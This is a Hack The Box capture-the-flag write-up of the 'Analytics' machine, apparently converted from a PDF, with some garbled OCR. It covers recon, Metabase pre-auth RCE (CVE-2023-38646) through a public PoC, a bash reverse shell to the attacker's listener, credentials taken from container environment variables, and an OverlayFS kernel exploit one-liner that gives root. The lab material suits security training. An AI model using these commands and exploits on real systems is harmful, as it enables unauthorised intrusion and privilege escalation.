
## [HTB] Analytics

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- Resources:
  - 1. Savitar YouTube walk-through https://htbmachines.github.io/
  - 2. Metabase RCE https://github.com/m3m0o/metabase-pre-auth-rce-poc
  - 3. GetCap, Linux Capabilties guide: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities
  - 4. GameOverlayFS CVE-2023-2640 Kernel Exploit https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629/blob/main/exploit.sh
  - 5. Oxdf gitlab: https://Oxdf.gitlab.io/
  - 6. Oxdf YouTube: https://www.youtube.com/@0xdf
  - 7. Privacy search engine https://metager.org
  - 8. Privacy search engine https://ghosterysearch.com/
  - 9. CyberSecurity News https://www.darkreading.com/threat-intelligence
  - 10. https://book.hacktricks.xyz/
- View terminal output with color



NOTE: This write-up was done using BlackArch



#### Synopsis:

Analytics starts with a webserver hosting an instance of Metabase. There's a pre-auth RCE exploit that involves leaking a setup token and using it to start the server setup, injecting into the configuration to get code execution. Inside the Metabase container, I'll find creds in environment variables, and use them to get access to the host. From there I'll exploit the GameOver(lay) vulnerability to get a shell as root, and include a video explaining the exploit. ~0xdf

- Sudomain Enumeration
   Metabase Exploitation (CVE-2023-38646)
   Docker Container Information Leakage
   Kernel Exploitation GamerOver(law) (Abusing OverlayES [Privilege Escalation]
- Basic Recon

1. Ping & whichsystem.py

```
    1. ▷ ping -c 1 10.129.229.224
    2. ▷ whichsystem.py 10.129.229.224
    [+]==> 10.129.229.224 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer

2. b openscan analytics.htb
alias openscan-isudo mmap -p- --open -5S --min-rate 5800 -vvv -n -Pn -oN nmap/openscan.nmap' << This is my preliminary scan to grab ports.

3. b echo Sopenportz

53.80,88.135,139,389,445,464,593,636,3268,3269,3306,5985,9389,33060,47001,49664,49665,49666,49667,49671,49674,49675,49680,49682,49692,49719,60568

3. b sourcez

22,80

5. b portzscan Sopenportz analytics.htb

6. b qmmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 analytics.htb

looking for nginx
nginx 1.18.0

looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.4

Looking for popular (MS & OpenSource Frameworks

Looking for any subdomains that may have come out in the nmap scan

Here are some interesting ports

Listing all the ports

22/tcp open ssh syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protacol 2.0)

80/tcp open http syn-ack nginx 1.18.0 (Ubuntu)

Goodbye:
```

openssh (1:8.9p1-3ubuntu0.4) *Ubuntu jammy*; urgency=medium

3. Discovery with Ubuntu Launchpad

```
    D cat portzscan.nmap | grep -i openssh | awk '{print $2}' FS="ack" | sed 's/^[ \t]*//' | cut -d'(' -f1 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4
    I think we are targeting an Ubuntu Jammy Server
    You can also do the same thing with the Apache or nginx version.
    D cat portzscan.nmap | grep -i nginx | awk '{print $2}' FS="ack" | sed 's/^[ \t]*//' | cut -d'(' -f1 | awk 'FNR == 1 {print}' nginx 1.18.0
```

4. Whatweb

```
1. D whatweb http://10.129.229.224
http://10.129.229.224 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.229.224],
RedirectLocation[http://analytical.htb/], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://analytical.htb/ - no address for analytical.htb
2. Now that I realize it is analytical.htb I will run the whatweb query again.
3. D whatweb http://analytical.htb
http://analytical.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@analytical.com,due@analytical.com], Frame, HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.229.224], JQuery[3.0.0], Script, Title[Analytical], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

5. Here is a trick that has happened to me more than once. I put in the wrong hostname and the virtual-hosting will correct me and say <a href="https://analytical.htb">https://analytical.htb</a> I wrote <a href="http://analytics.htb">http://analytical.htb</a> and then I tried <a href="http://analytical.htb">http://analytical.htb</a> I wrote <a href="http://analytics.htb">http://analytical.htb</a> and it says it is not found. So I realize oh virtual-hosting is

redirecting to the real site.

```
← → C ⊕

Dimport bookmarks... MProxy list, free ... Phack The Box :: L... Phttp://hospi

Analysis

Infomation
```

```
    I add `analytical.htb` to my `/etc/hosts` file. I go back to whatweb and scan again.
    http://analytical.htb/
```

## Optional Bash Scripting Port Scanner

6. The following needs to be done in Bash. Zsh will error for some reason. I thought ZSH was better but not at all things.

```
1. If you are in zsh you need to enter 'bash' to switch to bash
2. ▷ echo '' > /dev/tcp/10.129.229.224/80 &> /dev/null && echo "[+] Port is Open"
zsh: no such file or directory: /dev/tcp/10.129.229.224/80
3. -/hackthebox ▷ bash
4. [~/hackthebox ▷ secho '' > /dev/tcp/10.129.229.224/80
bash: 10.129.229.224/80: Servname not supported for ai_socktype
bash: /dev/tcp//10.129.229.224/80: Invalid argument
5.
[ ~/hackthebox ]$ echo '' > /dev/tcp/10.129.229.224/80 &> /dev/null && echo "[+] Port is Open"
[+] Port is Open
6. SUCCESS
7. [ ~/hackthebox ]$ echo '' > /dev/tcp/10.129.229.224/81 &> /dev/null && echo "[+] Port is Open"
bash: connect: Connection refused
bash: /dev/tcp/10.129.229.224/81: Connection refused
8. To get rid of the 'Connection refused' error when connecting to a closed port just wrap the command in parenthesis.
9. [ ~/hackthebox ]$ (echo '' > /dev/tcp/10.129.229.224/81) &> /dev/null && echo "[+] Port is Open"
10. There, there is no response at all.

11. We can also use or with a double pipe ||
12. [ ~/hackthebox ]$ (echo '' > /dev/tcp/10.129.229.224/81) &> /dev/null && echo "[+] Port is Open" || echo "[-] Port is Closed"
[-] Port is Closed
13. I have to admit this is so simple to understand but it took me several tries to understand how this echo worked. It gets more complex when you iterate it in a for loop.
14. I exit bash with the command 'exit'
```

#### Bash Port Scanner continued

7. The following will work in zsh because we are calling on bash first

#### For Loop Port Scanner finished

8. I do some updates to make it nicer. Here is final port\_scan.sh

```
~ D mini_port_scan.sh
Enter the IP Address of the target: : 10.129.229.224
[+] Port 22 - OPEN
[+] Port 80 - OPEN
^C
[+] Exiting the port scanner...
```

```
# mini port scanner by S4vitar

function ctrl_c(){
    echo -e "\n\n${redColour}{+} Exiting the port scanner...${endColour}\n"
    exit 1
}

# Ctrl+C
trap ctrl_c SIGINT

# Colors
greenColour="\e[0;32m\033[lm"
endColour="\e[0;32m\033[lm"
endColour="\e[0;33m\033[lm"
blueColour="\e[0;33m\033[lm"
yellowColour="\e[0;33m\033[lm"
yellowColour="\e[0;33m\033[lm"
turquoiseColour="\e[0;33m\033[lm"
turquoiseColour="\e[0;33m\033[lm"
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turquoiseColour="\e[0;33m\033[lm"
turquoiseColour="\e[0;33m\033[lm"
turquoiseColour="\e[0;33m\033[lm"
turquoiseColour="\e[0;37m\033[lm"
turquoiseColour="\e[0;37
```


### Back to manual enumeration

9. Lets go back to manually enumerating <a href="http://analytical.htb">http://analytical.htb</a>

```
    I click on `login` and I find another sub-domain.
    https://data.analytical.htb/
    I think we need to do some FUZZNG
```

#### **WFUZZ**

10. FUZZING with WFUZZ



PROTIP

Finding Exploits for Frameworks

1. I have noticed that many times vulnerable frameworks will be hidden inside the sub-domains. If the framework is out in the open i.e. on the mainpage it is most likely not be vulnerable. The backend frameworks are more vulnerable in most cases. I maybe completely wrong but this is something I have noticed.

```
    Before It would not show up and now it does after putting it in my /etc/hosts file.
    http://data.analytical.htb/auth/login?redirect=%2F
    I get redirected here.
    I look up online `what is metabase?`
    Metabase is an open source tool that allows for powerful data instrumentation, visualization, and querying. Learn more about Metabase and its features here. ~https://www.secoda.co/glossary/metabase
```

12. I do a search for Metabase.

```
    D searchsploit metabase
    Metabase 0.46.6 - Pre-Auth Remote Code Execution
    I then do a search for `Metabase exploit github`
    I search blackarch and there is nothing for `metabase`
    I find this `https://github.com/m3m0o/metabase-pre-auth-rce-poc`
```

## metabase-pre-auth-rce Proof of Concept

13. Metabase RCE

14. Metabase RCE usage

```
    python3 main.py -u http://[targeturl] -t [setup-token] -c "[command]"
    Seems pretty easy. Lets try it.
    Þ git clone https://github.com/m3m0o/metabase-pre-auth-rce-poc.git
    Þ cd metabase-pre-auth-rce-poc
    Þ python3 main.py -u http://data.analytical.htb/api/session/properties -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "whoami"
    Lets intercept this with burpsuite to see what is happening with the script.
```

## **BurpSuite**

15. Lets analyze what is going on with this exploit by using burpsuite to intercept the request

16. Lets hold off on burpsuite I want to try to see If I can get a ping using tcpdump

```
1. D python3 main.py -u http://data.analytical.htb/api/session/properties -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "whoami"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
2. I have done these type of no response / blind exploits. The only way to verify the Proof Of Concept is pinging yourself using tcpdump.
3. I set up tcpdump
4. D sudo tcpdump -i tun0 icmp
5. I run the exploit again with a ping to my tun0
6. FAIL, lets go back to the burpsuite intercepting.
```

```
Response
                                                                                 <u></u> In ≡
 Pretty
           Raw
                        Render
                  Hex
  HTTP/1.1 404 Not Found
   Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 10 Jun 2024 03:07:44 GMT
4 | Content-Type: application/json;charset=utf-8
5 | Content-Length: 30
6 | Connection: keep-alive
7 X-Frame-Options: DENY
8 X-XSS-Protection: 1; mode=block
9 Last-Modified: Mon, 10 Jun 2024 03:07:44 GMT
10 Strict-Transport-Security: max-age=31536000
11 | Set-Cookie: metabase.DEVICE=e19a0362-b642-47d5-912a-4e575af1ce63;
   HttpOnly;Path=/;Expires=Fri, 10 Jun 2044 03:07:44 GMT;SameSite=Lax
   X-Permitted-Cross-Domain-Policies: none
13 | Cache-Control: max-age=0, no-cache, must-revalidate, proxy-revalidate
14 X-Content-Type-Options: nosniff
15 | Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval'
   https://maps.google.com https://accounts.google.com
    'sha256-K2AkR/jTLsGV8PyzWha7/ey1iaD9c5jWRYwa++Z1MZc='
    'sha256-ib2/2v5zC6gGM6Ety7iYgBUvpy/caRX9xV/pzzV7hf0='
    'sha256-isH538cVBUY8IMlGYGbWtBwr+cGqkc4mN6nLcA7lUjE=';    child-src 'self'
   https://accounts.google.com; style-src 'self' 'unsafe-inline'
   https://accounts.google.com; font-src *; img-src * 'self' data:; connect-src 'self'
   https://accounts.google.com metabase.us10.list-manage.com ; manifest-src 'self';
  Expires: Tue, 03 Jul 2001 06:00:00 GMT
18 "API endpoint does not exist."
```

**Burpsuite proxy** 

```
    I run the command proxying it though burpsuite and it says invalid api endpoint.
    D curl -s -X GET http://data.analytical.htb/api/session/properties | jq | sed 's/\"/g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[]\"/g' | sed 's/^[],' | grep --color -i token token-features:"
    setup-token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
    I run the curl command for the setup-token to see if it is a different token. It is the same token.
    Here is the exploit command I ran.
    D python3 main.py -u http://data.analytical.htb/api/session/properties -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "ping -c 1 10.10.14.4"
    See image above for the `API does not exist` error.
    Let me check the usage again to see if I am running the command correctly.
    D python3 main.py
    Usage: This script causes a server running Metabase (< 0.46.6.1 for open-source edition and < 1.46.6.1 for enterprise edition) to execute a command through the security flaw described in CVE 2023-38646</li>
    Metabase Pre-Auth RCE Reverse Shell: error: the following arguments are required: -u/--url, -t/--token, -c/--command
```

#### I had the wrong URL.

18. I wasn't getting a respond ping back using because I was pointing to the wrong url path. I thought I had to add the /api/session/properties path but I did not. It works well

```
1. D python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "ping -c 2 10.10.14.4"

[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script

[+] Encoding command

[+] Making request

[+] Payload sent

2. D sudo tcpdump -i tun0 icmp

05:10:24.114141 IP analytical.htb > SeraphimSword8029: ICMP echo request, id 1, seq 0, length 64

3. SUCCESS, it works
```

#### Bash OneLiner reverse shell

19. Lets get a shell

```
1. You can get this one liner bash simple reverse shell from pentestmonkey.io
2. P python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i >& /dev/tcp/10.10.14.4/443 0>&1"
3. SUCCESS
4. P sudo nc -nlvp 443
[sudo] password for h@x@r:
Listening on 0.0.0.0 443
Connection received on 10.129.229.224 50910
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
e4a535948c9f:/$ whoami
whoami
metabase
```

# Not doing a shell upgrade because we are in a container

20. I am NOT going to upgrade the shell because we are in a container and upgrading does not work sometimes.

```
1. I will usually just try these commands if I do not do a full upgrade:

>>> `export TERM=xterm` and `export SHELL=/bin/bash`

2. e4a535948c9f:/$ export TERM=xterm
export TERM=xterm
e4a535948c9f:/$ export SHELL=/bin/bash
export SHELL=/bin/bash
e4a535948c9f:/$ echo $SHELL
echo $SHELL
/bin/bash
e4a535948c9f:/$ echo $TERM
e4a535948c9f:/$ echo $TERM
```

```
xterm

3. e4a535948c9f:/$ hostname -i
hostname -i
172.17.0.2
```

## **Begin Enumeration + creds found**

#### 21. Begin enumeration

```
1. e4a535948c9f:/$ ls =la
2. I see this .dockerenv. I try to cat it out but I realize I have to type `env`. Just like in a normal shell environment not .dockerenv.
3. e4a535948c9f:/$ env
env

META_USER=metalytics

META_PASS=e4a535948c9f:/$ env
env

SHELL=/bin/bash

MB_DB_PASS=
HOSTNAME=e4a535948c9f
LANGUAGE=en_US:en

MB_JETTY_HOST=0.0.0.0

JAVA_HOME=/opt/java/openjdk

MB_DB_FILE=//metabase.db/metabase.db

PMD=/
LOGNAME=metabase

MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase

LANG=en_US.UTF-8

META_USER=metalytics

META_PASS=Analytics_ds20223#

4. Seems like we got creds
5. Lets see if we can ssh
```

#### SSH as metalytics

#### 22. SSH as metalytics

#### **Getcap**

23. Enumeration continued...

```
    What is `getcap` or `Linux Capabilities`? $\sqrt{2}$
    Linux capabilities divide root privileges into smaller, distinct units, allowing processes to have a subset of privileges. This minimizes the risks by not granting full root privileges unnecessarily.
    https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities
    metalytics@analytics:~$ getcap -r / 2>/dev/null /usr/bin/mtr-packet cap_net_raw=ep
```

## Mount command for enumeration, Linux

24. This is just some extra info about \$ mount | grep proc

```
    This command `mount` will show you if you can run `procmon.sh` or not. If they have `hidepid=invsible` set in the /etc/fstab when they mounted the disk or drive whatever you call it. Then you will NOT be able to list out any processes unless you are root.
    mount | grep proc proc (rw,relatime,hidepid=invisible)
    If this `hidepid=invisible` is set the following will not work.
    ps -eo user,command
    procmon.sh
    They will not work because you as the low priv user will not be allowed to list any running processes of other users unless you are root.
    procmon.sh is a simple script that uses `ps -eo user,command` and will show you commands running as root in realtime.
```

#### GameOver(lay)

25. GameOver(lay)

```
    metalytics@analytics:~$ uname -srm
    Linux 6.2.0-25-generic x86_64
    I search online for `Linux 6.2.0-25-generic x86_64 exploit`
    What is `OverLayFS`
    OverlayFS
    Unux filesystem
    In computing, OverlayFS is a union mount filesystem implementation for Linux. It combines multiple different underlying mount points into one, resulting in single directory structure that contains underlying files and sub-directories from all sources. Wikipedia
    I can not find the page i am looking for. Search for this `Linux 6.2.0-25-generic x86_64 overlayFS glvi github cve-2023-32629`. The first github link should be the correct one.
    https://github.com/glvi/CVE-2023-2640-CVE-2023-32629/blob/main/exploit.sh
```

### Privilege Escalation to ROOT

```
metalytics@analytics:~$ uname -srm
Linux 6.2.0-25-generic x86_64
metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
    && u/python3 -c 'import os;os.setuid(0);os.system("chmod u+s /bin/bash")'
metalytics@analytics:~$ ls -l /bin/bash
-rwsr-xr-x l root root 1396520 Jan 6 2022 /bin/bash
metalytics@analytics:~$ bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
31d75406dc2e21cc0e08c896d1aa90b0
```

Executing exploit.sh aka GameOverLayFS kernel exploit

```
1. You can run exploit.sh from `/tmp, /dev/shm` or you can just copy the command inside the bash script and run it. I erased everything in the double quotes and just issued a `chmod u+s /bin/bash` instead.

2. metalytics@analytics:-$ uname -srm
Linux 6.2.0-25-generic x86_64


3. metalytics@analytics:-$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("chmod u+s /bin/bash")'

4. metalytics@analytics:-$ ls -l /bin/bash -rwsr-xr-x 1 root root 1396520 Jan 6 2022 /bin/bash

5. metalytics@analytics:-$ bash -p

6. bash-5.1# whoami root

7. bash-5.1# cat /root/root.txt
31d75406dc2e21cc0e08c896dlaa90b0
```



**PWNED**